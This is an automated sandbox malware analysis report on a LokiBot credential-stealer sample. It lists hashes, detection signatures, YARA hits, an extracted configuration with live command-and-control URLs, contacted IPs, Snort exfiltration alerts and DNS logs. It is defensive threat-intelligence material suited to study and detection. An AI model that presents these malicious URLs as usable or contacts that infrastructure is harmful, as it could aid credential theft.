ID: 534005
Sample Name: rfxJzZjiWv.exe
Cookbook: default.jbs
Time: 23:39:35
Date: 04/12/2021
Version: 34.0.0 Boulder Opal

Table of Contents

Copyright Joe Security LLC 2021


Windows Analysis Report rfxJzZjiWv.exe

Overview


General Information

Sample Name:	rfxJzZjiWv.exe
Analysis ID:	534005
MD5:	8ed7e6b478cf0c0..
SHA1:	ceb70c6dc5a85a...
SHA256:	4395224e257fe56.
Tags:	exe Loki
Infos:	

Most interesting Screenshot:



Detection




Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Found malware configuration
- Snort IDS alert for network traffic (e....
- Multi AV Scanner detection for subm...
- Malicious sample detected (through ...
- Antivirus / Scanner detection for sub...
- Yara detected Lokibot
- Multi AV Scanner detection for doma...
- Tries to steal Mail credentials (via fil...
- Tries to harvest and steal Putty / Wi...
- Yara detected aPLib compressed bin...
- Tries to harvest and steal ftp login c...
- Tries to steal Mail credentials (via fil...

Classification



Process Tree

- **System is w10x64**
- rfxJzZjiWv.exe (PID: 6644 cmdline: "C:\Users\user\Desktop\rfxJzZjiWv.exe" MD5: 8ED7E6B478CF0C00934BB42E3BDF5E20)
- **cleanup**

Malware Configuration

Threatname: Lokibot

```
{
  "C2 list": [
    "http://kbfvzoboss.bid/alien/fre.php",
    "http://alphastand.trade/alien/fre.php",
    "http://alphastand.win/alien/fre.php",
    "http://alphastand.top/alien/fre.php"
  ]
}
```

Yara Overview

Initial Sample

Source	Rule	Description	Author	Strings
rfxJzZjiWv.exe	JoeSecurity_CredentialStealer	Yara detected Credential Stealer	Joe Security	
rfxJzZjiWv.exe	JoeSecurity_aPLib_compressed_binary	Yara detected aPLib compressed binary	Joe Security	
rfxJzZjiWv.exe	JoeSecurity_Lokibot	Yara detected Lokibot	Joe Security	
rfxJzZjiWv.exe	Loki_1	Loki Payload	kevoreilly	• 0x13db4:$a1: DlRycq1tP2vSeaogj5bEUFzQiHT9dmKCn6uf7xsOY0hpwr43VINX8JGBAkLMZW • 0x13ffc:$a2: last_compatible_version

Source	Rule	Description	Author	Strings
rfxJzZjiWv.exe	Lokibot	detect Lokibot in memory	JPCERT/CC Incident Response Group	• 0x12fff:$des3: 68 03 66 00 00 • 0x173f0:$param: MAC=%02X%02X%02XINSTALL=%08X%08X • 0x174bc:$string: 2D 00 75 00 00 00 46 75 63 6B 61 76 2E 72 75 00 00

Memory Dumps

Source	Rule	Description	Author	Strings
00000000.00000002.662501155.000000000415000.00000002.00020000.sdmp	JoeSecurity_CredentialStealer	Yara detected Credential Stealer	Joe Security	
00000000.00000002.662501155.000000000415000.00000002.00020000.sdmp	JoeSecurity_aPLib_compressed_binary	Yara detected aPLib compressed binary	Joe Security	
00000000.00000002.662501155.000000000415000.00000002.00020000.sdmp	JoeSecurity_Lokibot	Yara detected Lokibot	Joe Security	
00000000.00000000.645669374.000000000415000.00000002.00020000.sdmp	JoeSecurity_CredentialStealer	Yara detected Credential Stealer	Joe Security	
00000000.00000000.645669374.000000000415000.00000002.00020000.sdmp	JoeSecurity_aPLib_compressed_binary	Yara detected aPLib compressed binary	Joe Security	
Click to see the 3 entries				

Unpacked PEs

Source	Rule	Description	Author	Strings
0.0.rfxJzZjiWv.exe.400000.0.unpack	JoeSecurity_CredentialStealer	Yara detected Credential Stealer	Joe Security	
0.0.rfxJzZjiWv.exe.400000.0.unpack	JoeSecurity_aPLib_compressed_binary	Yara detected aPLib compressed binary	Joe Security	
0.0.rfxJzZjiWv.exe.400000.0.unpack	JoeSecurity_Lokibot	Yara detected Lokibot	Joe Security	
0.0.rfxJzZjiWv.exe.400000.0.unpack	Loki_1	Loki Payload	kevoreilly	• 0x13db4:$a1: DlRycq1tP2vSeaogj5bEUFzQiHT9dmKCn6uf7xsOY0hpwr43VINX8JGBAkLMZW • 0x13ffc:$a2: last_compatible_version
0.0.rfxJzZjiWv.exe.400000.0.unpack	Lokibot	detect Lokibot in memory	JPCERT/CC Incident Response Group	• 0x12fff:$des3: 68 03 66 00 00 • 0x173f0:$param: MAC=%02X%02X%02XINSTALL=%08X%08X • 0x174bc:$string: 2D 00 75 00 00 00 46 75 63 6B 61 76 2E 72 75 00 00
Click to see the 6 entries				

Sigma Overview

No Sigma rule has matched

Jbx Signature Overview

Click to jump to signature section

AV Detection:

Found malware configuration

Multi AV Scanner detection for submitted file

Antivirus / Scanner detection for submitted sample

Multi AV Scanner detection for domain / URL

Machine Learning detection for sample

Networking:

Copyright Joe Security LLC 2021

Snort IDS alert for network traffic (e.g. based on Emerging Threat rules)

C2 URLs / IPs found in malware configuration

System Summary:

Malicious sample detected (through community Yara rule)

Data Obfuscation:

Yara detected aPLib compressed binary

Stealing of Sensitive Information:

Yara detected Lokibot

Tries to steal Mail credentials (via file / registry access)

Tries to harvest and steal Putty / WinSCP information (sessions, passwords, etc)

Tries to harvest and steal ftp login credentials


Tries to steal Mail credentials (via file registry)

Tries to harvest and steal browser information (history, passwords, etc)

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Networ Effects
Valid Accounts	Windows Management Instrumentation	Path Interception	Access Token Manipulation 1	Masquerading 1	OS Credential Dumping 2	Security Software Discovery 2	Remote Services	Email Collection 1	Exfiltration Over Other Network Medium	Encrypted Channel 1	Eavesd Insecur Networ Commu
Default Accounts	Scheduled Task/Job	Boot or Logon Initialization Scripts	Boot or Logon Initialization Scripts	Virtualization/Sandbox Evasion 2 1	Credentials in Registry 2	Virtualization/Sandbox Evasion 2 1	Remote Desktop Protocol	Archive Collected Data 1	Exfiltration Over Bluetooth	Ingress Tool Transfer 1	Exploit Redirec Calls/S
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	Access Token Manipulation 1	Security Account Manager	Account Discovery 1	SMB/Windows Admin Shares	Data from Local System 2	Automated Exfiltration	Non-Application Layer Protocol 2	Exploit Track D Locatio
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Deobfuscate/Decode Files or Information 1	NTDS	System Owner/User Discovery 1	Distributed Component Object Model	Input Capture	Scheduled Transfer	Application Layer Protocol 1 1 2	SIM Ca Swap
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Obfuscated Files or Information 2	LSA Secrets	Remote System Discovery 1	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manipu Device Commu
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Steganography	Cached Domain Credentials	File and Directory Discovery 1	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jammi Denial Service
External Remote Services	Scheduled Task	Startup Items	Startup Items	Compile After Delivery	DCSync	System Information Discovery 3	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port	Rogue Access

Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.

Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
rfxJzZjiWv.exe	88%	Virustotal		Browse
rfxJzZjiWv.exe	88%	Metadefender		Browse
rfxJzZjiWv.exe	96%	ReversingLabs	Win32.Trojan.LokiBot	
rfxJzZjiWv.exe	100%	Avira	TR/Crypt.XPACK.Gen	
rfxJzZjiWv.exe	100%	Joe Sandbox ML		

Dropped Files

No Antivirus matches

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
0.0.rfxJzZjiWv.exe.400000.0.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
0.2.rfxJzZjiWv.exe.400000.0.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File

Domains

Source	Detection	Scanner	Label	Link
naourl.com	6%	Virustotal		Browse

Copyright Joe Security LLC 2021

URLs

Source	Detection	Scanner	Label	Link
http://kbfvzoboss.bid/alien/fre.php	0%	URL Reputation	safe	
http://alphastand.win/alien/fre.php	0%	URL Reputation	safe	
http://naourl.com/data/five/fre.php	11%	Virustotal		Browse
http://naourl.com/data/five/fre.php	0%	Avira URL Cloud	safe	
http://alphastand.trade/alien/fre.php	0%	URL Reputation	safe	
http://alphastand.top/alien/fre.php	0%	URL Reputation	safe	
http://www.ibsensoftware.com/	0%	URL Reputation	safe	
http://survey-smiles.com	5%	Virustotal		Browse
http://survey-smiles.com	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
naourl.com	212.32.237.90	true	true	• 6%, Virustotal, Browse	unknown

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://kbfvzoboss.bid/alien/fre.php	true	• URL Reputation: safe	unknown
http://alphastand.win/alien/fre.php	true	• URL Reputation: safe	unknown
http://naourl.com/data/five/fre.php	true	• 11%, Virustotal, Browse • Avira URL Cloud: safe	unknown
http://alphastand.trade/alien/fre.php	true	• URL Reputation: safe	unknown
http://alphastand.top/alien/fre.php	true	• URL Reputation: safe	unknown

URLs from Memory and Binaries

Contacted IPs

Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
212.32.237.90	naourl.com	Netherlands		60781	LEASEWEB-NL-AMS-01NetherlandsNL	true

Private

IP
192.168.2.1

General Information

Joe Sandbox Version:	34.0.0 Boulder Opal
Analysis ID:	534005
Start date:	04.12.2021
Start time:	23:39:35
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 2m 44s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	rfxJzZjiWv.exe
Cookbook file name:	default.jbs

Copyright Joe Security LLC 2021

Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	5
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.spyw.evad.winEXE@1/2@5/2
EGA Information:	Failed
HDC Information:	• Successful, ratio: 100% (good quality ratio 95.9%) • Quality average: 77% • Quality standard deviation: 28.6%
HCA Information:	Failed
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .exe • Stop behavior analysis, all processes terminated
Warnings:	Show All

Simulations

Behavior and APIs

Time	Type	Description
23:40:27	API Interceptor	3x Sleep call for process: rfxJzZjiWv.exe modified

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
212.32.237.90	PVCbiDUqly50DqS.exe	Get hash	malicious	Browse	• www.lendisty.com/n3kw/?XBZ4Xz=3e7Yc+NXVXGadH5y5BNj3Y3Se2h8oiNm35D3uKayWhE9KadvN5yxkmKGsLBu645DSWG9&5jJtSj=uXStFZp8ar
	Fatura - Ex#35175382.pdf.exe	Get hash	malicious	Browse	• www.mwal.art/mabs/?jX8=3fQLnD&s0=y5mht5ETURUFzQSCIUXjodTll+2TrsvqVBKlsua0zkPwCIYtRvvnPuF29Yxp6gBGwBsBQjQVNQ==

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	1lHMXoDyPa.exe	Get hash	malicious	Browse	• www.thetravellingwitch.com/wufn/?jrDHJt=SkZZDimXYK2GAldHwXdupEC24fazy/RNnOtrI6tDOvPCvzBdUVr3zvvTsRlAE2ql+mXxxlQZWg==&fR-=_JE8XJdXJfIL8n7
	UJ8y5QToVc.exe	Get hash	malicious	Browse	• www.stearmanestates.com/ixwn/?W6AlL=PkY2LXPJp6HaPUrgGBEF3fMC5B3U3PtoZvpjUGm/uozF9GfrzIf5sS41ov77FP8zbsbQ&-ZS8=9rJ0dRNxBdO0ALQp
	OoBepaLH3W.exe	Get hash	malicious	Browse	• www.ololmychartlogin.com/p2io/?brMXBhD=2q6D4S4IYN7aWdcEo+dmfNOnFlWkohYFDzpy6Q1cDMIvB7dycn+zvuYm9Ot1G4m5E5eG&axl4i=0d9HO65X_T8H0F
	bin.exe	Get hash	malicious	Browse	• www.futeboplayhd.com/cvrn/?9rSx00op=cI6gjmZKBv9uYsypK0vTgXjIez8bgYte2jg17UPI8uiUbtEGnMVqV/X2US4uhWYMbwpwMQFc9A==&StT=FR-8dxEhSB
	F63V4i8eZU.exe	Get hash	malicious	Browse	• www.tearorr.com/nff/?D48p=4F7AytNRxG9Okht4XRBjCmtmhOo761MGK9UHRz2K68ko8sG2VRn93GfHKNzVTrlp6vls&-ZgX=tR-DSFa8o
	invoice.exe	Get hash	malicious	Browse	• www.bradforrexchange.com/3edq/?l6L0N=jO6sWaazfWUScqk/UMZ2V9vSXHj7s0GXSNY0VsmNmZeYB4f0QdniyMTma+6l76TkIlvb&0BIX=M8Fp-rt

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	IsIMH5zplo.exe	Get hash	malicious	Browse	• www.ololmychartlogin.com/p2io/?n2MLF0Ux=2q6D4S4IYN7aWdcEo+dmfNOnFlWkohYFDzpy6Q1cDMlvB7dycn+zvuYm9Ot1G4m5E5eG&Dj6t=CpStsPY
	USU(1).exe	Get hash	malicious	Browse	• www.bravefctv.com/zrmt/?P0G=EjUHInR&9r7T-=qIu/umqclRyioTP+pvG+OWyvgre6YRhQlm6oia3xqVFZWqPiKKv9qZBiAyUvYT1LHAt
	bin.exe	Get hash	malicious	Browse	• www.ololmychartlogin.com/p2io/?qFQl7Pf8=2q6D4S4IYN7aWdcEo+dmfNOnFlWkohYFDzpy6Q1cDMlvB7dycn+zvuYm9NNPWpGBee/B&uN9hQ=ejlP_vuP4dl4N6
	Yd7WOb1ksAj378N.exe	Get hash	malicious	Browse	• www.logittechg.com/sdh/?1b8Hsf=77GdCQf+cwNQcKtc4oP1L/izBQDHSDhpXIme07zuD8PhYeFl9nbDWdZJRwCLRhIFBccKSxqqHg==&j2MHoV=aDKhQD6PL
	SWIFT MT103_Pdf.exe	Get hash	malicious	Browse	• www.laytikes.com/dll/?IR-4gF=rElkgYOcKLyb2ER2+Vlm0C8Ey2iKs9RZbxxxg2Tq9pxKpXGj+SPpWyY1djYg2iNp+BFv&Cj=lN9DoTMPZhdP
	NWvnpLrdx4.exe	Get hash	malicious	Browse	• www.tishomingoinn.net/da0a/?D6Ap=ZfoTzbtx3ht&0pn=Rkrz4t3Ha8KNN1GxvDSxFj/JaPfAsCp6BjG/Fo7u/30cJxHSnd0meOFBOn5zZDOPw9ZFl5pbIw==
	Statement for T10495.jar	Get hash	malicious	Browse	• www.mitbss.com/bnuw/?BZ=G4og8SmNJcmToC/1vURkjn6Fi/ymhkVmkW/Vhx9xfHxVp69hNmL93pjEBnq/aUUp6pz0&l48=4hOt163

Domains

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
LEASEWEB-NL-AMS-01NetherlandsNL	GenoSec.arm	Get hash	malicious	Browse	• 31.186.168.35
	jKira.x86	Get hash	malicious	Browse	• 85.17.204.186
	sys.exe	Get hash	malicious	Browse	• 93.190.222.52
	Linux_x86	Get hash	malicious	Browse	• 213.227.132.36
	rIiLBFxqPW	Get hash	malicious	Browse	• 46.182.122.55
	YBni6CEBNM	Get hash	malicious	Browse	• 31.186.168.29
	2018_11Informationen_betreffend_Transaktion.doc	Get hash	malicious	Browse	• 95.211.144.68
	Z4joY8Uhri.exe	Get hash	malicious	Browse	• 5.79.68.108
	Se adjunta la factura proforma..exe	Get hash	malicious	Browse	• 212.32.237.91
	MBFlKf1tsn	Get hash	malicious	Browse	• 83.149.87.180
	YwZpT3p5Rh.msi	Get hash	malicious	Browse	• 95.211.136.23
	uSY5H9rWjc	Get hash	malicious	Browse	• 83.149.87.180
	DkTfOvsiCR	Get hash	malicious	Browse	• 45.130.62.155
	Gs4CPvVFeh	Get hash	malicious	Browse	• 83.149.87.180
	Zp8WueaaAz	Get hash	malicious	Browse	• 83.149.87.180
	XEhV64HdYT	Get hash	malicious	Browse	• 83.149.87.180
	O86VH1rksj	Get hash	malicious	Browse	• 83.149.87.180
	h6FAN1b2EW	Get hash	malicious	Browse	• 83.149.87.180
	U6Qlvhqbs0	Get hash	malicious	Browse	• 83.149.87.180
	bLn8EPVC21	Get hash	malicious	Browse	• 83.149.87.180

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Roaming\C79A3B\B52B3F.lck

Process:	C:\Users\user\Desktop\rfxJzZjiWv.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA4651(A
Malicious:	false
Reputation:	high, very likely benign file
Preview:	1

C:\Users\user\AppData\Roaming\Microsoft\Crypto\RSA\S-1-5-21-3853321935-2125563209-4053062332-1002\bc49718863ee53e026d805ec372039e9_d06ed635-68f6-4e9a-955c-4899f5f57b9a

Process:	C:\Users\user\Desktop\rfxJzZjiWv.exe
File Type:	data
Category:	dropped
Size (bytes):	46
Entropy (8bit):	1.0424600748477153
Encrypted:	false

C:\Users\user\AppData\Roaming\Microsoft\Crypto\RSA\S-1-5-21-3853321935-2125563209-4053062332-1002\bc49718863ee53e026d805ec372039e9_d06ed635-68f6-4e9a-955c-4899f5f57b9a

SSDEEP:	3:/lbq:4
MD5:	8CB7B7F28464C3FCBAE8A10C46204572
SHA1:	767FE80969EC2E67F54CC1B6D383C76E7859E2DE
SHA-256:	ED5E3DCEB0A1D68803745084985051C1ED41E11AC611DF8600B1A471F3752E96
SHA-512:	9BA84225FDB6C0FD69AD99B69824EC5B8D2B8FD3BB4610576DB4AD79ADF381F7F82C4C9522EC89F7171907577FAF1B4E70B82364F516CF8BBFED99D2ADEA43AF
Malicious:	false
Reputation:	moderate, very likely benign file
Preview:	.....user.

Static File Info

General

File type:	PE32 executable (GUI) Intel 80386, for MS Windows
Entropy (8bit):	6.05714066527445
TrID:	• Win32 Executable (generic) a (10002005/4) 99.96% • Generic Win/DOS Executable (2004/3) 0.02% • DOS Executable Generic (2002/1) 0.02% • Autodesk FLIC Image File (extensions: flc, fli, cel) (7/3) 0.00%
File name:	rfxJzZjiWv.exe
File size:	106496
MD5:	8ed7e6b478cf0c00934bb42e3bdf5e20
SHA1:	ceb70c6dc5a85a64cc7a47e0ec12936f2d5e57db
SHA256:	4395224e257fe5659011fb90649c89d295e80123d7622d6cdb5b09371573e1aa
SHA512:	db4f78f56df60bcc906588546d0bb55b7ff9ec483484a6d70f891bb33fc84339cf1ee77973f785f1f71d6b1eb8090449078bdc8ededb70a41c094cfa0b5affee
SSDEEP:	1536:czvQSZpGS4/31A6mQgL2eYCGDwRcMkVQd8YhY0/EqdIzmd:nSHIG6mQwGmfOQd8YhY0/EgUG
File Content Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....x.....K.K.....=2.....=2.....=2.....Rich.....PE..L.....lW...

File Icon

Icon Hash:	00828e8e8686b000

Static PE Info

General

Entrypoint:	0x4139de
Entrypoint Section:	.text
Digitally signed:	false
Imagebase:	0x400000
Subsystem:	windows gui
Image File Characteristics:	32BIT_MACHINE, EXECUTABLE_IMAGE, RELOCS_STRIPPED
DLL Characteristics:	TERMINAL_SERVER_AWARE
Time Stamp:	0x576C0885 [Thu Jun 23 16:04:21 2016 UTC]
TLS Callbacks:	
CLR (.Net) Version:	
OS Version Major:	5
OS Version Minor:	1
File Version Major:	5
File Version Minor:	1
Subsystem Version Major:	5

General

Subsystem Version Minor:	1
Import Hash:	0239fd611af3d0e9b0c46c5837c80e09

Entrypoint Preview

Rich Headers

Data Directories

Sections

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.text	0x1000	0x136f5	0x13800	False	0.568509615385	data	6.49204829439	IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_READ
.rdata	0x15000	0x4060	0x4200	False	0.370087594697	data	4.26890991196	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
.data	0x1a000	0x85e24	0x200	False	0.12890625	data	0.946496689201	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_WRITE, IMAGE_SCN_MEM_READ
.x	0xa0000	0x2000	0x2000	False	0.0181884765625	data	0.198253121373	IMAGE_SCN_MEM_WRITE, IMAGE_SCN_MEM_READ

Imports

Network Behavior

Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
12/04/21-23:40:25.169299	TCP	2024312	ET TROJAN LokiBot Application/Credential Data Exfiltration Detected M1	49752	80	192.168.2.4	212.32.237.90
12/04/21-23:40:25.169299	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49752	80	192.168.2.4	212.32.237.90
12/04/21-23:40:25.169299	TCP	2025381	ET TROJAN LokiBot Checkin	49752	80	192.168.2.4	212.32.237.90
12/04/21-23:40:25.169299	TCP	2024317	ET TROJAN LokiBot Application/Credential Data Exfiltration Detected M2	49752	80	192.168.2.4	212.32.237.90
12/04/21-23:40:26.584318	TCP	2024312	ET TROJAN LokiBot Application/Credential Data Exfiltration Detected M1	49765	80	192.168.2.4	212.32.237.90
12/04/21-23:40:26.584318	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49765	80	192.168.2.4	212.32.237.90
12/04/21-23:40:26.584318	TCP	2025381	ET TROJAN LokiBot Checkin	49765	80	192.168.2.4	212.32.237.90
12/04/21-23:40:26.584318	TCP	2024317	ET TROJAN LokiBot Application/Credential Data Exfiltration Detected M2	49765	80	192.168.2.4	212.32.237.90
12/04/21-23:40:27.790426	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49766	80	192.168.2.4	212.32.237.90
12/04/21-23:40:27.790426	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49766	80	192.168.2.4	212.32.237.90
12/04/21-23:40:27.790426	TCP	2025381	ET TROJAN LokiBot Checkin	49766	80	192.168.2.4	212.32.237.90
12/04/21-23:40:27.790426	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49766	80	192.168.2.4	212.32.237.90
12/04/21-23:40:28.827279	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49767	80	192.168.2.4	212.32.237.90
12/04/21-23:40:28.827279	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49767	80	192.168.2.4	212.32.237.90
12/04/21-23:40:28.827279	TCP	2025381	ET TROJAN LokiBot Checkin	49767	80	192.168.2.4	212.32.237.90
12/04/21-23:40:28.827279	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49767	80	192.168.2.4	212.32.237.90
12/04/21-23:40:29.848169	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49768	80	192.168.2.4	212.32.237.90
12/04/21-23:40:29.848169	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49768	80	192.168.2.4	212.32.237.90
12/04/21-23:40:29.848169	TCP	2025381	ET TROJAN LokiBot Checkin	49768	80	192.168.2.4	212.32.237.90

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
12/04/21-23:40:29.848169	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49768	80	192.168.2.4	212.32.237.90

Network Port Distribution

TCP Packets

UDP Packets

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Dec 4, 2021 23:40:25.106108904 CET	192.168.2.4	8.8.8.8	0x905a	Standard query (0)	naourl.com	A (IP address)	IN (0x0001)
Dec 4, 2021 23:40:26.530941963 CET	192.168.2.4	8.8.8.8	0x60da	Standard query (0)	naourl.com	A (IP address)	IN (0x0001)
Dec 4, 2021 23:40:27.739684105 CET	192.168.2.4	8.8.8.8	0xd8e0	Standard query (0)	naourl.com	A (IP address)	IN (0x0001)
Dec 4, 2021 23:40:28.773323059 CET	192.168.2.4	8.8.8.8	0x48fa	Standard query (0)	naourl.com	A (IP address)	IN (0x0001)
Dec 4, 2021 23:40:29.799994946 CET	192.168.2.4	8.8.8.8	0x402a	Standard query (0)	naourl.com	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Dec 4, 2021 23:40:25.134881973 CET	8.8.8.8	192.168.2.4	0x905a	No error (0)	naourl.com		212.32.237.90	A (IP address)	IN (0x0001)
Dec 4, 2021 23:40:26.550316095 CET	8.8.8.8	192.168.2.4	0x60da	No error (0)	naourl.com		212.32.237.90	A (IP address)	IN (0x0001)
Dec 4, 2021 23:40:27.760241985 CET	8.8.8.8	192.168.2.4	0xd8e0	No error (0)	naourl.com		212.32.237.90	A (IP address)	IN (0x0001)
